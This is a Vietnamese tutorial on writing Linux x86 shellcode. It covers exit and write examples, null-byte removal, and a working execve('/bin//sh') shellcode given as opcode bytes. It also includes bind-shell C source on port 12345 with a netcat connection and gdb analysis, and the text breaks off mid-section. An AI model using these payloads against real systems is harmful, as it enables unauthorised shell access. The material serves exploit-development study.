SHELLCODE

Phần 1: luyện công

I. Shellcode là gì ?

Trong lĩnh vực bảo mật, shellcode (hay gọi cách khác là payload của 1 đoạn mã khai thác sẽ được thực thi khi lổ hỗng được khai thác như: tràn bộ đệm, format strings, tràn heap…) là những đoạn mã máy, đây là mã mà CPU hiểu và thực thi.
Các chương trình viết bằng ngôn ngữ như assembly hay mức cao hơn là C, C++...đều phải được chuyển sang mã máy khi thực.
Shellcode có thể thêm user, nâng quyền, download và thực thi file, bind shell, reverse shell…Nói chung rất nhiều thứ chúng có thể làm tùy vào mục đích của người khai thác, mà thường là nâng quyền trong khai thác lỗ hỗng cục bộ , và thực thi bind shell hay reverse shell trong khai thác từ xa.

Khi viết shellcode, muốn viết tốt, ta cần phải am hiểu ngôn ngữ assembly, thường là shellcode được viết bằng assembly sau đó trích ra các opcode (mã máy) tạo thành shellcode. Và là code sẽ được thực thi khi lỗ hỗng được khai thác, nên shellcode phải được viết và test kỹ lưỡng, nếu không ứng dụng hay host đang chạy nó có thể bị crash.
Viết shellcode không có gì là khó nhưng làm sao để viết ít nhưng làm được nhiều thì lại là vấn đề (hơn thua nhau chỗ ấy), để được như vậy chúng ta cần am hiểu assembly, các chỉ dẫn thực thi cho từng loại CPU, system calls …

Trong phần này tôi chỉ đề cập cơ bản cách viết và tạo ra shellcode chạy trên nền tảng linux, bộ xử lý intel x86.
Chú ý: shellcode sẽ khác trong mỗi hệ điều hành và kiến trúc máy. Như chúng ta biết mỗi bộ xử lý có 1 bộ tập lệnh riêng cho nó và mỗi hệ điều hành thường sử dụng những lời gọi hàm hệ thống có thể khác khác (system calls).

II. Tạo shellcode như thế nào?

+Sử dụng các chương trình có sẵn trên mạng: như dự án metasploit, fast-track, shellcode framework:
Sau đây là những link hữu dụng và chỉ dẫn chi tiết cách sử dụng các tool trên
http://www.shell-storm.org/project/framework/
http://www.projectshellcode.com/node/29
http://www.offensive-security.com/metasploit-unleashed/Payload_Generator
+Các đoạn shellcode trên mạng
Cái này nghe hơi phiêu một tý, thời buổi nay lý thông thì nhiều, thạch sanh thì ít chả biết đường nào mà lần. Tốt nhất muốn chạy các shellcode trên mạng bạn nên test đoạn shellcode đó, như chuyển các đoạn mã máy đó vào chương trình assembly và ngẫm nghĩ chương trình assembly xem nó làm những gì.
+viết chương trình C, sau đó disassembly nó, rồi trích xuất mã máy
+viết chương trình từ assembly rồi chuyển qua mã máy.
+viết bằng mã máy (cái này mà viết chắc mệt chết, toàn là số và chữ ai mà nhớ nỗi)

Khi viết shellcode chúng ta nên để ý đến các vấn đề như:

+Kích thước shellcode: đòi hỏi có kỹ năng (thường buffer chứa shellcode thường nhỏ)
+Vần đề địa chỉ

+Vấn đề Null-byte
Ta sẽ đi qua từng ví dụ, tìm hiểu 3 vấn đề trên và cách khắc phục nó.
Nhưng trước khi đi vào bạn nên chuẩn bị:
+Assembly, C trên linux
+Phần lập trình Assembly trên linux
http://0underground7.blogspot.com/2012/02/assembly-linux1.html
+Tut code các ví dụ assembly đơn giản của tôi trong blog (cách sử dụng cấu trúc điều kiện, vòng lặp, mãng, cấu trúc, con trỏ, mãng 2 chiều, chuỗi, hàm , macro…)
http://0underground7.blogspot.com/2012/01/exploit-software1-ngon-ngu-assembly.html
+Trình biên dịch nasm: trình biên dịch hợp ngữ
+Gdb debuger: chúng ta sử dụng trong tut này để debug chương trình, trích các tham số hàm và biến chương trình…
+Strace tool: công cụ theo dõi system calls, rất hữu ích để xem xem shellcode tạo ra có thạy đúng hay không
+Chương trình proc.c test shellcode và trích opcode tạo shellcode
http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html#process
+Đoạn chương trình sau để test shellcode: shellcodetest.c

```
char code[] = "đặt mã shellcode đây.!”;
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

+Biên dịch, trích byte code, và test
a.viết chương trình lưu dạng tenfile.asm
b.nasm –f elf tenfile.asm : định dạng format elf
c.ld –o filethucthi tenfile.o : link để tạo file thực thi
-Chạy file thực thi ./filethucthi (test)
-Trich shellcode ./proc –p filethucthi
-Objdump –d filethucthi : dùng để disassemble chương trình thực thi này: xem lệnh hợp ngữ và mã máy tương ứng
-Test chương trình sau khi trích shellcode dùng shellcodetest.c
-Strace, theo dõi các system calls của shellcode.

III. Shellcode

1. Shellcode exit()

Khởi động 1 tý với chương trình exit đơn giản. System call cho hàm exit như sau:
sys_exit (ebx)
Bên dưới là link có thể tham khảo các systemcall
http://bluemaster.iu.hio.no/edu/dark/lin-asm/syscalls.html
Từ system call trên ta có code assembly như sau.

```
section .text
global _start
_start
mov ebx,0
mov eax,1
```

int 0x80

Ta sẽ tập trung đi vào shellcode chứ không lòng vòng cách viết chương trình assembly trên linux như thế nào. Nên chuẩn bị kiến thức assembly trên linux trước khi đi vào tut này.

Biên dịch và trích opcode, xem kỹ phần này, các phần sau sẽ không đề cập đến vấn đề này nữa

```
root@bt:~/shellcode# nasm -f elf exit.asm
root@bt:~/shellcode# ld -o t_exit exit.o
root@bt:~/shellcode# objdump -d t_exit

t_exit:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
root@bt:~/shellcode#
```

Shellcode sẽ chứa các byte nằm cột giữa trong đoạn <_start>

Ta dùng chương trình proc.c trích ra shellcode được như sau:

char code[] ="\xbb\x00\x00\x00\x00\xb8\x01\x00\x00"
"\x00\xcd\x80";

Đem vào đoạn code sau chạy để test là shellcode chạy đúng

```
char code[] ="\xbb\x00\x00\x00\x00\xb8\x01\x00\x00"
      "\x00\xcd\x80";
int main(int argc, char **argv)
{
        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```

Bây giờ chúng ta sẽ test shellcode vừa trích ra được:

```
root@bt:~/shellcode# gcc shellcodetest.c -o shellcodetest.o
root@bt:~/shellcode# ./shellcodetest.o
root@bt:~/shellcode#
```

Có vẽ như chương trình thoát êm đềm, mà làm sao chúng ta chắc chắn điều này. Công cụ strace sẽ cho chúng ta kiểm tra mỗi lời gọi hệ thống mà chương trình gọi.

```
root@bt:~/shellcode# strace ./shellcodetest.o
execve("./shellcodetest.o", ["./shellcodetest.o"], [/* 41 vars */]) = 0
brk(0)                                  = 0x950f000
mprotect(0xb772b000, 8192, PROT_READ)   = 0
mprotect(0x8049000, 4096, PROT_READ)    = 0
mprotect(0xb7762000, 4096, PROT_READ)   = 0
munmap(0xb7731000, 79290)               = 0
_exit(0)                                = ?
Process 18709 detached
root@bt:~/shellcode#
```

Như hình trên ta thấy **_exit(0),** vậy còn nghi ngờ gì nữa.

Tới đây shellcode của chúng ta đã chạy, nhưng vấn đề là khi chèn shellcode vào bộ đệm chương trình, đối với shellcode chứa các byte null, khi thực thi các byte trước byte null sẽ được thực thi, còn các byte còn lại sẽ bị bỏ qua, gây nên shellcode lỗi. Vậy chúng ta cần loại bõ những byte null này. Có nhiều cách để làm như thế, thường làm bằng cách thay thế các chỉ dẫn gây ra byte null bằng các chỉ dẫn khác hay thêm byte null vào cuối chuỗi tại lúc run-time với các chĩ dẫn không tạo ra byte null.

a.VD: Ta có chuỗi như sau: **"ssssss",0x00** => data như thế này sẽ gây ra byte null trong shellcode.
Ta làm như sau: Thêm byte null vào chuỗi tại lúc run-time với các chĩ dẫn không tạo ra byte null.
Ta thay chuỗi như trên như sau: **"ssssss#"**
xor eax, eax ; bất kỳ giá trị nào xor với chính nó sẽ cho kết quả là 0, nhớ rằng 0 và NULL có ý nghĩa khác nhau.
move byte [eax +6],al ; sau đó lấy 8bit thấp của eax gán vào index thích hợp tạo ra kết thúc chuỗi mà shellcode không chứa byte null nào cả.

b.Chọn thanh ghi và loại data không đúng có thể gây ra shellcode chứa byte null.
Áp dụng xor bài trên ta có thể xử lý bài trêns như sau:
Dòng thứ nhất: **xor ebx, ebx** thay cho **mov ebx,0**
Dòng thứ hai : **mov eax,1**; vẫn thấy null tại sao? Thanh ghi eax là thanh ghi 32 bit, nó lưu giá trị 1, mà nó chỉ cần 1 byte thôi là đủ, còn 3 byte còn lại được gán là các byte null.
Ta sữa dòng 2 như sau: **mov al,1**
Cuối cùng ta có mã như sau:

```
section .text
global _start
_start
xor ebx,exb
mov al,1
int 0x80
```

Sau khi biên dịch và trích shellcode, ta sẽ không thấy có byte null và kích thước shellcode cũng nhỏ hơn 6 byte so với 12 byte lúc chưa loại byte null.

```
root@bt:~/shellcode# nasm -f elf exit.asm
root@bt:~/shellcode# ld -o t_exit exit.o
root@bt:~/shellcode# objdump -d t_exit

t_exit:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 db                   xor    %ebx,%ebx
 8048062:       b0 01                   mov    $0x1,%al
 8048064:       cd 80                   int    $0x80
root@bt:~/shellcode#
```

char code[] ="\x31\xdb\xb0\x01\xcd\x80";

Vấn đề địa chỉ.

Khi viết shellcode chúng ta muốn biết địa chỉ của biến hay các tham số tryền cho hàm ta có 2 kỹ thuật sau:

-Sử dụng chỉ thị jump/call

-Push tham số vào stack và lưu giá trị của esp

Ta xem ví dụ sau sẽ rõ hơn

+Jump/call


Push địa chỉ biến vào stack, sau đó pop địa chỉ ra

```
[SECTION .text]
global _start
_start:

      jmp short text
in:
; chuẩn bị các thanh ghi
; zero các thanh ghi này, tránh segmentation fault và tính toán sai giá trị của các thanh ghi này khi sử dụng
;write(1,[chuoi],8)
xor eax,eax
cdq       ; edx=0
xor ebx,ebx
pop esi     ; sau khi push thi pop giá trị này ra và lưu vào esi
            ;không cần thiết kết thúc chuỗi bằng null trong trường hợp này
mov al,4  ; write syscall =4
mov bl,1 ; output chuẩn
mov ecx,esi ; địa chỉ chuỗi cần hiện thị
mov dl,8 ; write bao nhiêu byte ra console
int 0x80
;exit chương trình
xor ebx,ebx
mov al,1
int 0x80

text:
call in      ; push địa chỉ của 'abcd1234' vào stack và jump ngược lên in, kỹ thuật jump này tránh byte null
db 'abcd1234'
```

Disassemble và thấy mã máy tương ứng



Biên dịch và trích opcode được như sau:

```
char code[]="\xeb\x16\x31\xc0\x99\x31\xdb\x5e\xb0"
	"\x04\xb3\x01\x89\xf1\xb2\x08\xcd\x80\x31\xdb\xb0\x01\xcd\x80"
	"\xe8\xe5\xff\xff\xff\x61\x62\x63\x64\x31\x32\x33\x34";
```


+Push

Push trực tiếp vào stack, sau đó lưu giá trị

```
[SECTION .text]
global _start
_start:

xor eax,eax
xor ebx,ebx
cdq
;push từ phải sang trái
;reverse giá trị trước khi push, đặc thù kiến trúc little-edian của intel
push eax ; kết thúc chuỗi, không cần cũng được trong trường hợp này
push 0x34333231 ;  4321
push 0x64636261 ; dcba
mov ecx, esp  ; ecx trỏ đến chuỗi abcd1234null
mov dl,8
mov al,4
mov bl,1
int 0x80
;thoát chương trình
xor ebx,ebx
mov al,1
int 0x80
```

Disasemble chương trình như sau:



```
Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       99                      cltd
 8048065:       50                      push   %eax
 8048066:       68 31 32 33 34          push   $0x34333231
 804806b:       68 61 62 63 64          push   $0x64636261
 8048070:       89 e1                   mov    %esp,%ecx
 8048072:       b2 08                   mov    $0x8,%dl
 8048074:       b0 04                   mov    $0x4,%al
 8048076:       b3 01                   mov    $0x1,%bl
 8048078:       cd 80                   int    $0x80
 804807a:       31 db                   xor    %ebx,%ebx
 804807c:       b0 01                   mov    $0x1,%al
 804807e:       cd 80                   int    $0x80
```

```
char code[]="\x31\xc0\x31\xdb\x99\x50\x68\x31\x32"
      "\x33\x34\x68\x61\x62\x63\x64\x89\xe1\xb2\x08\xb0\x04\xb3\x01"
      "\xcd\x80\x31\xdb\xb0\x01\xcd\x80";
int main(int argc, char **argv)
{
          int (*func)();
          func = (int (*)()) code;
          (int)(*func)();
}
```

2. Shellcode execv()

Ta đã tìm hiểu shellcode exit, shellcode hello và các vấn đề liên quan. Sau khi đọc hiểu 2 phần shellcode trên, qua phần này chẳng có gì là khó khăn và phức tạp. Ta tìm hiểu system call sau:

int execve (const char *filename, char *const argv [], char *const envp[]);

Nó được sử dụng thực thi 1 file, trong bài này chúng ta chỉ quan tâm các file shell, ta sử dụng hàm này để gọi shell.

Hàm có 3 tham số: tham số thứ nhất, pointer tới file để thực thi

Tham số thứ hai: Là mãng các chuỗi đối số dòng lệnh khi chương trình thực thi.

Tham số cuối cùng là mãng các biến môi trường được truyền cho chương trình.

Chú ý: Tham số thứ 2 và 3 phải kết thúc với NULL.

Ở trong ví dụ này chúng ta thực thi shell như sau:

execve (“/bin//sh”,”/bin//sh”,NULL)

Sau đây là code assembly với syscall trên dùng kỹ thuật push như sau:

```
[SECTION .text]
global _start
_start:
xor eax,eax
cdq         ; edx=0 chỉ 1 byte
            ;xor edx,edx sẽ lấy 2 byte
            ;0.Tham số thứ ba edx
;push tu phai sang trai
;reverse truoc khi push
;1.tham so thu nhat
push eax ;ket thuc chuoi
push 0x68732f2f ; //sh ; ta them / truoc /sh de tranh byte null, va //sh khi thuc thi cung nhu /sh
push 0x6e69622f; /bin
mov ebx, esp  ; EBX: chua dia chi tham so thu 1
;2.tham so thu 2
push eax ; ket thuc mang tham so=NULL, nhu da noi truoc
push ebx ; tham so nay chua ten chuong trinh
mov ecx,esp ; ECX: tham số thứ 2: chua dia chi mang chua cac tham so
mov al,0x0b ; system call number=11. ta truyen gia tri bang hex hay dec deu duoc.
int 0x80 ;
```

Biên dịch và chạy chương trình.

```
root@bt:~/shellcode# nasm -f elf exec24byte.asm
root@bt:~/shellcode# ld -o t_exec24byte exec24byte.o
root@bt:~/shellcode# ./t_exec24byte
sh-3.2# whoami
root
sh-3.2# dir
New\ Text\ Document\ (2).txt  exec24byte.o  hello.o        proc.o
a.out                         execj         helloj.asm     shellcodetest.c
```

Ta thấy đã thực thi shell như mong muốn

Disasemble chương trình và trích opcode

```
root@bt:~/shellcode# objdump -d t_exec24byte

t_exec24byte:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       99                      cltd
 8048063:       50                      push   %eax
 8048064:       68 2f 2f 73 68          push   $0x68732f2f
 8048069:       68 2f 62 69 6e          push   $0x6e69622f
 804806e:       89 e3                   mov    %esp,%ebx
 8048070:       50                      push   %eax
 8048071:       53                      push   %ebx
 8048072:       89 e1                   mov    %esp,%ecx
 8048074:       b0 0b                   mov    $0xb,%al
 8048076:       cd 80                   int    $0x80
root@bt:~/shellcode#
```

```
char code[]="\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68"
      "\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Sau khi có shellcode ta đưa vào chương trình shellcodetest. Kết quả chạy tốt

```
root@bt:~/shellcode# gcc -o shellcodetest.o shellcodetest.c
root@bt:~/shellcode# ./shellcodetest.o
sh-3.2# whoami
root
sh-3.2# pwd
/root/shellcode
sh-3.2#
```

Dissamble chương trình sau minh chứng là xor adx,edx: 2byte

```
root@bt:~/shellcode# nasm -f elf exec25byte.asm
root@bt:~/shellcode# ld -o t_exec25byte exec25byte.o
root@bt:~/shellcode# ./t_exec25byte
sh-3.2# exit
exit
root@bt:~/shellcode# objdump -d t_exec25byte

t_exec25byte:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 d2                   xor    %edx,%edx
 8048064:       50                      push   %eax
 8048065:       68 2f 2f 73 68          push   $0x68732f2f
 804806a:       68 2f 62 69 6e          push   $0x6e69622f
 804806f:       89 e3                   mov    %esp,%ebx
 8048071:       50                      push   %eax
 8048072:       53                      push   %ebx
 8048073:       89 e1                   mov    %esp,%ecx
 8048075:       b0 0b                   mov    $0xb,%al
 8048077:       cd 80                   int    $0x80
root@bt:~/shellcode#
```

Ta có thể tham khảo kỹ thuật jump/call sau:

Thường kỹ thuật này ít dùng, vì dung lượng shellcode lớn hơn so với push, không hiệu quả. Nên tôi không đề cập trong phần này.

Ref: 1 ví dụ từ cuốn The shellcoder's handbook như sau:

```
Section    .text
   global _start
_start:
   jmp short      GotoCall
shellcode:
    pop           esi
    xor           eax, eax
    mov byte      [esi + 7], al
    lea           ebx, [esi]
    mov long      [esi + 8], ebx
    mov long      [esi + 12], eax
    mov byte      al, 0x0b
    mov           ebx, esi
    lea           ecx, [esi + 8]
```

```
    lea         edx, [esi + 12]
    int         0x80 ; gọi system call=11

GotoCall:

    Call        shellcode ;push địa chỉ chứa '/bin/shJAAAAKKKK' vào stack
    db          '/bin/shJAAAAKKKK' ;như ta biết phần trước,chuỗi được tạo để gán kết thúc chuỗi lúc
runtime-tránh byte null
```

3.Shellcode bind shell

Ta có chương trình bind shell port 12345 bằng C như sau:


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <errno.h>
int main(int argc, char **argv)
{
 int my_sock, you_sock,size_sock;
 char *argv1[] = {"/bin/sh", NULL };
 struct sockaddr_in my;
 struct sockaddr_in you;

 my.sin_family = PF_INET;
 my.sin_port = htons(12345);
 my.sin_addr.s_addr = INADDR_ANY;
 bzero(&(my.sin_zero),8);

 my_sock=socket(PF_INET,SOCK_STREAM,0);
 bind(my_sock,(struct sockaddr *)&my,sizeof(my));
 listen(my_sock,4);

 size_sock=sizeof(struct sockaddr_in);
 you_sock=accept(my_sock,0,0);
 dup2(you_sock,0);
 dup2(you_sock,1);
 dup2(you_sock,2);
 execve("/bin/sh",argv1,0);
}
```

Chạy chương trình và thấy kết nối ok, nhớ có tùy chọn –g (hữu ích khi debug chương trình)



```
root@bt:~# nc 192.168.1.34 12345
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:48:57:b4
          inet addr:192.168.1.34  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe48:57b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2990 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1307456 (1.3 MB)  TX bytes:273500 (273.5 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:291 errors:0 dropped:0 overruns:0 frame:0
          TX packets:291 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27443 (27.4 KB)  TX bytes:27443 (27.4 KB)
```

Trước khi đi sâu hơn, ta thấy syscall cho các hàm socket dưới sẽ được gọi qua hàm sau:
int socketcall(int *call*, unsigned long **args*);
với syscall number cho hàm này là 102
và tham số 1:call: ta xem các hằng và giá trị bảng dưới tương ứng với từng hàm socket
và tham số 2:*args: là các tham số thực sự cho các hàm socket bên dưới
Từ /urs/include/linux/net.h ta có bảng như sau:

```
#define SYS_SOCKET      1       /* sys_socket(2)        */
#define SYS_BIND        2       /* sys_bind(2)          */
#define SYS_CONNECT     3       /* sys_connect(2)       */
#define SYS_LISTEN      4       /* sys_listen(2)        */
#define SYS_ACCEPT      5       /* sys_accept(2)        */
#define SYS_GETSOCKNAME 6       /* sys_getsockname(2)   */
#define SYS_GETPEERNAME 7       /* sys_getpeername(2)   */
#define SYS_SOCKETPAIR  8       /* sys_socketpair(2)    */
#define SYS_SEND        9       /* sys_send(2)          */
#define SYS_RECV        10      /* sys_recv(2)          */
#define SYS_SENDTO      11      /* sys_sendto(2)        */
#define SYS_RECVFROM    12      /* sys_recvfrom(2)      */
#define SYS_SHUTDOWN    13      /* sys_shutdown(2)      */
#define SYS_SETSOCKOPT  14      /* sys_setsockopt(2)    */
#define SYS_GETSOCKOPT  15      /* sys_getsockopt(2)    */
#define SYS_SENDMSG     16      /* sys_sendmsg(2)       */
#define SYS_RECVMSG     17      /* sys_recvmsg(2)       */
#define SYS_PACCEPT     18      /* sys_paccept(2)       */

typedef enum {
```

Ta muốn viết shellcode cho chương trình binshell port 12345 tương tự như chương trình C trên. Đầu tiên debug chương trình và xem xét các hàm sẽ nhận tham số như thế nào và các giá trị tương ứng, sau đó sẽ code lại bằng assembly, trích shellcode.
+Break tại dòng 21 và xem kết quả biến local như sau:
Gõ **gdb sau đó tiếp tục**
Tại dấu nhắc lệnh gõ **break 21**

```
(gdb) file bind.o
Reading symbols from /root/shellcode/bind.o...done.
(gdb) l 25
20
21      my_sock=socket(PF_INET,SOCK_STREAM,0);
22      bind(my_sock,(struct sockaddr *)&my,sizeof(my));
23      listen(my_sock,4);
24
25      you_sock=accept(my_sock,0,0);
26      dup2(you_sock,0);
27      dup2(you_sock,1);
28      dup2(you_sock,2);
29      execve("/bin/sh",argv1,0);
(gdb) break 21
Breakpoint 1 at 0x80485e7: file bind.c, line 21.
(gdb) break 22
Breakpoint 2 at 0x8048606: file bind.c, line 22.
(gdb) break 23
Breakpoint 3 at 0x8048620: file bind.c, line 23.
(gdb) r
Starting program: /root/shellcode/bind.o

Breakpoint 1, main (argc=Cannot access memory at address 0x8
) at bind.c:21
21      my_sock=socket(PF_INET,SOCK_STREAM,0);
(gdb) i locals
my_sock = 134513672
you_sock = -1077342824
argv1 = {0x8048780 "/bin/sh", 0x0}
my = {sin_family = 2, sin_port = 14640, sin_addr = {s_addr = 0},
  sin_zero = "\000\000\000\000\000\000\000\000"}
you = {sin_family = 12480, sin_port = 46976, sin_addr = {s_addr = 134520820},
  sin_zero = "È\rÉ¿é\206\004\b"}
(gdb)
```

Chương trình khi chạy sẽ dừng lại dòng 21 (không chạy dòng 21)
Ta thấy biến **my** như trên
Xem các thanh ghi thấy eip sẽ là lệnh tiếp theo code sẽ chạy

```
(gdb) i r
eax            0x0      0
ecx            0x8      8
edx            0xbfc90db0       -1077342800
ebx            0xb77daff4       -1216499724
esp            0xbfc90d60       0xbfc90d60
ebp            0xbfc90db8       0xbfc90db8
esi            0x0      0
edi            0x0      0
eip            0x80485e7        0x80485e7 <main+99>
eflags         0x200292 [ AF SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) disas main
Dump of assembler code for function main:
0x080485e2 <main+94>:   call   0x80484bc <bzero@plt>
0x080485e7 <main+99>:   movl   $0x0,0x8(%esp)
0x080485ef <main+107>:  movl   $0x1,0x4(%esp)
0x080485f7 <main+115>:  movl   $0x2,(%esp)
0x080485fe <main+122>:  call   0x804846c <socket@plt>
```

Ta list ra 4 chỉ thị tiếp theo mà chương trình sẽ chạy khi thoát break 21

```
(gdb) x/4i $eip
0x80485e7 <main+99>:    movl   $0x0,0x8(%esp)
0x80485ef <main+107>:   movl   $0x1,0x4(%esp)
0x80485f7 <main+115>:   movl   $0x2,(%esp)
0x80485fe <main+122>:   call   0x804846c <socket@plt>
(gdb)
```

Ta thấy các tham số được pass cho hàm, vì các tham số push thì phải qua trái nên ta có thể nhận ra được các tham số trong hàm socket như sau:

Socket(2,1,0)

Như vậy ta đã có các tham số cho hàm socket()

+Break tiếp tại dòng 22 xem các thông số trước khi gọi hàm bind

Cấu trúc sockaddr_in như sau:

```
struct sockaddr_in {
    short          sin_family;   //
    unsigned short   sin_port;     //
    struct in_addr   sin_addr;     //
    char           sin_zero[8];  //
};
```

```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=2, argv=0xbfc90e74) at bind.c:22
22        bind(my_sock,(struct sockaddr *)&my,sizeof(my));
(gdb) i locals
my_sock = 6
you_sock = -1077342824
argv1 = {0x8048780 "/bin/sh", 0x0}
my = {sin_family = 2, sin_port = 14640, sin_addr = {s_addr = 0},
  sin_zero = "\000\000\000\000\000\000\000"}
you = {sin_family = 12480, sin_port = 46976, sin_addr = {s_addr = 134520820},
  sin_zero = "È\rÉ¿é\206\004\b"}
(gdb) print &my
$1 = (struct sockaddr_in *) 0xbfc90da0
(gdb) x/16bx 0xbfc90da0
0xbfc90da0:     0x02    0x00    0x30    0x39    0x00    0x00    0x00    0x00
0xbfc90da8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
(gdb) print /x 14640
$2 = 0x3930
(gdb) print 0x3930
$3 = 14640
(gdb) print 0x3039
$4 = 12345
(gdb)
```

Lệnh sau sẽ in giá trị ra hex tương ưng.

```
root@bt:~# perl -e 'printf "0x" . "%02x"x4 ."\n",192,168,1,34'
0xc0a80122
root@bt:~# perl -e 'printf "0x" . "%02x" ."\n",12345'
0x3039
root@bt:~#
```


Lúc này ta thấy my_sock bằng 6 vì đã tạo socket thành công, ta tìm địa chỉ biến my, list các giá trị của nó:

Thứ tự byte mạng và kiến trúc little-edian cần thiết để hiểu vấn đề này.

Ta thấy theo cấu trúc sockaddr_in thì:

short sin_family; // 2 byte: giá tri là x00x02-> khi lưu là x02x00 : kiến trúc little-edian
unsigned short sin_port; // 2byte: x39x30 : 14640 (vì đã htons) -> khi lưu là x30x39 : kiến trúc little-edian, nhưng ta có thể xem port mà ta muốn bind bằng lệnh print 0x3039
struct in_addr sin_addr; // 4byte = 0
char sin_zero[8]; // 8byte=0

Cuối cùng ta khảo sát ta khảo sát tham số hàm execve("/bin/sh",argv1,0) như sau:



Như trên ta thấy khi push chuỗi /bin/sh0x00 vào stack thì phải
